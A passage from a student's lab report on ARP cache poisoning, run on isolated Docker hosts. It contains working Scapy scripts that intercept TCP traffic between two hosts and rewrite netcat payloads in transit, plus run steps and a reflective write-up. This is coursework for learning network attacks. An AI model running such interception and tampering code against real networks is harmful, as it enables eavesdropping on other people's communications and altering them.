MAC_A = "02:42:0a:09:00:05"

IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            print("*** %s, length: %d" % (data, len(data)))

            newdata = re.sub(r'arghya', r'AAAAAA', data.decode())
            newdata = data.replace(b'arghya',b'AAAAAA')
            send(newpkt/newdata)
        else:
            send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

# Set up packet sniffing
f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
~
```


Final Code: (After Fine grained knowledge)

```python
#!/usr/bin/env python3

from scapy.all import *

# Define IP and MAC addresses for hosts A, B, and M
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"

# Set the target name to be replaced
myname = "Arghya"
target_byte = myname.encode('utf-8')

def replace_target(pkt):
    ls(pkt)
    # Ignore packets from the attacker's machine
    if pkt[Ether].src == MAC_M:
        pass
    else:
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
            # Create a new packet based on the captured one
            # Remove checksums and payload for recalculation
            newpkt = IP(bytes(pkt[IP]))
            del(newpkt.chksum)
            del(newpkt[TCP].payload)
            del(newpkt[TCP].chksum)

            ################################################################
            if pkt[TCP].payload:
                data = pkt[TCP].payload.load
                decoded_payload = data.decode('utf-8')
                target_index = decoded_payload.find(myname)
                if target_index == -1: # Target name not found, send original packet
                    send(newpkt/data)
                else:
                    # Replace my name with 'A's
                    modified_payload = list(decoded_payload)
                    for i in range(len(myname)):
                        modified_payload[target_index + i] = 'A'
                    newdata = ''.join(modified_payload).encode('utf-8')
                    send(newpkt/newdata)
            else:
                send(newpkt)
            ################################################################

        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
            newpkt = IP(bytes(pkt[IP]))
            del(newpkt.chksum)
            del(newpkt[TCP].chksum)
            send(newpkt)

# Set up packet sniffing on eth0 interface with TCP filter
f = 'tcp and (host ' + IP_A + ' or host ' + IP_B + ')'
pkt = sniff(iface='eth0', filter=f, prn=replace_target)
```

I implemented MAC address filtering. I refined the payload processing by switching from a simple replace() function to a more precise find() method, allowing for character-by-character replacement that only modifies exact instances of the target name. This method gives us better control over the packet modification, making sure we don't accidentally corrupt anything else in the payload. I added an explicit check for the target name using target_index. The payload handling became more precise with consistent use of UTF-8. I added better packet inspection capabilities with ls(pkt).

Run ARP cache poisoning script on Host M. Ensure IP forwarding is disabled with sysctl net.ipv4.ip_forward=0.
Run the MITM script on Host M.
Do nc -lp 9090 on Host B and nc 10.9.0.6 9090 on Host A.
Start typing and try to use my first name in Host A.

Demo M poison (Upper Left), A netcat client (Lower Left), B netcat host (Upper Right), M MITM (Lower Right) :



Task 4: Write-Up (20 points)

Provide a write-up explaining what you learned at a high level about the ARP attacks. Provide an explanation for the observations that are interesting or surprising. Mention any challenges that you faced in the lab.

—

The ARP Cache Poisoning Attack lab was a great hands-on experience. I set up an isolated lab environment by using Docker containers, emulating a network with several hosts. This lab demonstrates the vulnerabilities in the Address Resolution Protocol and how they can be used.

In Task 1, I created ARP requests, replies, and gratuitous ARP messages with the purpose of poisoning the ARP caches of target hosts. I also saw just how different network

configurations-such as the setting arp_accept-can affect the outcome of an attack.

In Task 2 and 3, I executed Man-in-the-Middle Attack, the intercepting, and being in a position to manipulate network traffic that is in transmission between two hosts. The packet-sniffing and spoofing techniques for manipulating Telnet and Netcat communications respectively were applied. It involved writing Python scripts for capturing, modifying, and forwarding network packets in real time. This was very fun since I feel like my work accumulated to something.

I faced several challenges during the lab and had to kill my containers and start them back up again.
For the Telnet part I was trying to use requests to poison the MACs but it wasn't working (for obvious reasons) so I had to switch to replies. It took me a few days to figure that out. I was then able to make a more efficient poison code with replies.
The Final Netcat part was the hardest. I went down to manually checking what was happening at the byte level to see how I could modify the message without affecting the rest of the data.

During the lab, I got experience using tools like tcpdump for packet analysis. I came to know about IP forwarding, which is important during the MITM attack. The lab elicited a more important concept in network security-that even open protocols can be dangerous.

All in all, it was very fun and I felt like a real hacker.

(Thanks and feel free to email me at arghya@nyu.edu if you need more explanations)